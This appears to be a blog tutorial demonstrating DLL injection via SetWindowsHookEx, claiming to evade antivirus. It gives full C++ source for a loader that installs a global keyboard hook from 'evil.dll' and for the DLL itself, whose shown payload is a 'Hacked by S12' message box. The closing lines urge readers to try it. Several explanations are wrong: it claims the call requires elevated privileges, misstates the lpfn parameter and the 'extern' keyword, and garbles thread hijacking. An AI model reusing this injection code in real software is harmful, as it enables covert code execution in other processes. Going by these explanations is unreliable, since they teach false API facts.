
Introduction
Welcome to my new article today i will show you how to perform a DLL Injection via SetWindowsHookEx function. This is a very strange technique but its bypassing the most famous Antivirus and the Windows Defender.
What is a DLL Injection?
DLL injection is a common technique used by malware authors to execute their malicious code in the context of a legitimate process. By injecting a DLL into a process that is already running, the malware can gain the same level of access and privileges as the process itself.
The injection process typically involves loading a DLL into the memory of a target process and then calling one of its functions from within the process. Once the DLL is injected, it can perform tasks such as hooking system calls, intercepting messages, logging keystrokes, and more.
DLL injection can be performed in a variety of ways, including manually by modifying the process's memory, using third-party software tools, or through a scripting language such as PowerShell.
The injected DLL can perform various actions, such as stealing sensitive data, logging keystrokes, capturing screenshots, and installing additional malware. The malware can also hook into system functions, such as those used by antivirus or security software, to evade detection.
Malware authors use various methods to inject DLLs into a process, including:
- Process hollowing: The malware creates a new process in a suspended state, replaces its memory with its own code, and resumes the process with the injected code.
- Thread hijacking: The malware hijacks a thread within a legitimate process and replaces its stack with the code of the injected DLL.
- AppInit_DLLs: The malware modifies the AppInit_DLLs registry key to load the DLL into all processes that start on the system.
To protect against DLL injection malware, users should use antivirus software and keep it up to date, avoid opening suspicious email attachments or downloading software from untrusted sources, and keep their operating system and applications patched with the latest security update
What is SetWindowsHookEx?
SetWindowsHookEx is a Windows API function that allows you to install a hook, or intercept, for a specific system-wide event. Hooks can be used to monitor and intercept various system events, such as mouse and keyboard inputs, window messages, and system events like system shutdown and startup.
SetWindowsHookEx function installs a hook procedure for the specified system-wide event and returns a handle to the hook procedure. The hook procedure can be specified either as a pointer to a function within the calling process or as a pointer to a function within a DLL. The hook procedure is called every time the system event occurs, giving the developer the opportunity to take some action or perform some processing.
The SetWindowsHookEx function takes four parameters:
- idHook: The type of hook to be installed, such as a keyboard, mouse, or system message hook.
- lpfn: A pointer to the hook procedure. This can be either a function pointer or a module handle to a DLL that contains the hook procedure.
- hmod: A handle to the DLL containing the hook procedure.
- dwThreadId: The identifier of the thread with which the hook procedure is to be associated. If this parameter is zero, the hook procedure is associated with all existing threads in the same desktop as the calling thread.
It's important to note that using SetWindowsHookEx function to install a hook requires elevated privileges and can potentially introduce security risks. Therefore, it should be used with caution and only for legitimate purposes.

Code
Main.cpp
#include <windows.h>
#include <cstdio>

typedef int (__cdecl *MeowProc)();

int main(void) {
  HINSTANCE meowDll;
  MeowProc meowFunc;
  // load evil DLL
  meowDll = LoadLibrary(TEXT("evil.dll"));

  // get the address of exported function from evil DLL
  meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");

  // install the hook - using the WH_KEYBOARD action
  HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);
  Sleep(5*1000);
  UnhookWindowsHookEx(hook);

  return 0;
}
This code loads a malicious DLL named "evil.dll" and installs a hook procedure for the keyboard events on a Windows operating system. Here is a brief explanation of each line of code:
- #include <windows.h> and #include <cstdio>: These are preprocessor directives to include the necessary header files for Windows API functions and standard input/output operations.
- typedef int (__cdecl *MeowProc)(): This line defines a function pointer type "MeowProc" that points to a function with a return type of "int" and no parameters.
- HINSTANCE meowDll; and MeowProc meowFunc;: These lines declare variables to store a handle to the loaded DLL and a pointer to the exported function "Meow" respectively.
- meowDll = LoadLibrary(TEXT("evil.dll"));: This line loads the DLL named "evil.dll" into the address space of the current process and returns a handle to the loaded module. The TEXT macro is used to make the function call Unicode-compatible.
- meowFunc = (MeowProc) GetProcAddress(meowDll, "Meow");: This line retrieves the address of the exported function "Meow" from the loaded DLL and assigns it to the "meowFunc" pointer.
- HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, (HOOKPROC)meowFunc, meowDll, 0);: This line installs a hook procedure for the keyboard events using the "SetWindowsHookEx" function. The "WH_KEYBOARD" constant indicates that the hook procedure will be triggered for keyboard events. The "meowFunc" pointer is cast to a "HOOKPROC" type before passing it as the hook procedure parameter. The "meowDll" handle is also passed to the function as the module handle parameter.
- Sleep(5*1000);: This line pauses the execution of the program for 5 seconds (5000 milliseconds) to allow the hook procedure to intercept keyboard events.
- UnhookWindowsHookEx(hook);: This line uninstalls the previously installed hook procedure using the "UnhookWindowsHookEx" function. The "hook" variable stores the handle returned by the "SetWindowsHookEx" function.
Evil.dll
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}

extern "C" __declspec(dllexport) int Meow() {
  MessageBox(
    NULL,
    "Hacked by S12",
    "S12",
    MB_OK
  );
  return 0;
}
This code defines a Windows DLL (Dynamic Link Library) that, when loaded by a program, displays a message box on the screen with the text "Hacked by S12". Here is a brief explanation of each line of code:
- #include <windows.h>: This is a preprocessor directive to include the necessary header files for Windows API functions.
- #pragma comment (lib, "user32.lib"): This line specifies to the linker to link the "user32.lib" library, which contains the MessageBox function used later in the code.
- BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved): This function is the entry point for the DLL and is called by the system when the DLL is loaded or unloaded by a process. It takes three parameters: the handle to the DLL module, a reason code that indicates why the function is called, and a pointer to a reserved area. In this code, the function simply returns TRUE and does nothing else.
- extern "C" __declspec(dllexport) int Meow(): This line declares a function named "Meow" that will be exported by the DLL and can be called from another program. The "extern" keyword specifies that the function is defined in another module, and the "__declspec(dllexport)" attribute exports the function from the DLL. The function returns an integer value of 0.

- MessageBox(NULL, "Hacked by S12", "S12", MB_OK): This line displays a message box on the screen with the title "S12" and the message "Hacked by S12" when the "Meow" function is called. The MessageBox function takes four parameters: a handle to the owner window (in this case, NULL for no owner window), the text message to display, the title of the message box, and a set of flags that specify the appearance and behavior of the message box. The "MB_OK" flag indicates that the message box has only an OK button.
In summary, this code defines a Windows DLL that exports a function named "Meow" that displays a message box with the text "Hacked by S12" when called. The purpose of the code is likely to demonstrate how a malicious DLL can be used to display unauthorized messages or perform other malicious actions when loaded by a program.
POC

Let's execute it:
And when i pulse a keyboard value:
Conclusions
That's all for this malware technique, i hope you like it and try to use and execute in your machine.
If you enjoy my content and would like to help me take this project to the next level, you can become a member by donating a monthly subscription. Your support will help me continue to create high-quality content. Thank you for your generosity!
If donating is not possible for you at this time, no problem at all! Your support in sharing my project and spreading the word is greatly appreciated. I will continue to create and share my work regardless, and I am grateful for your encouragement and interest.
If you want to support me you can check my secondary Medium Profile and see all the articles! Follow and support it!. This are the link:
Thanks to read this :)
S12.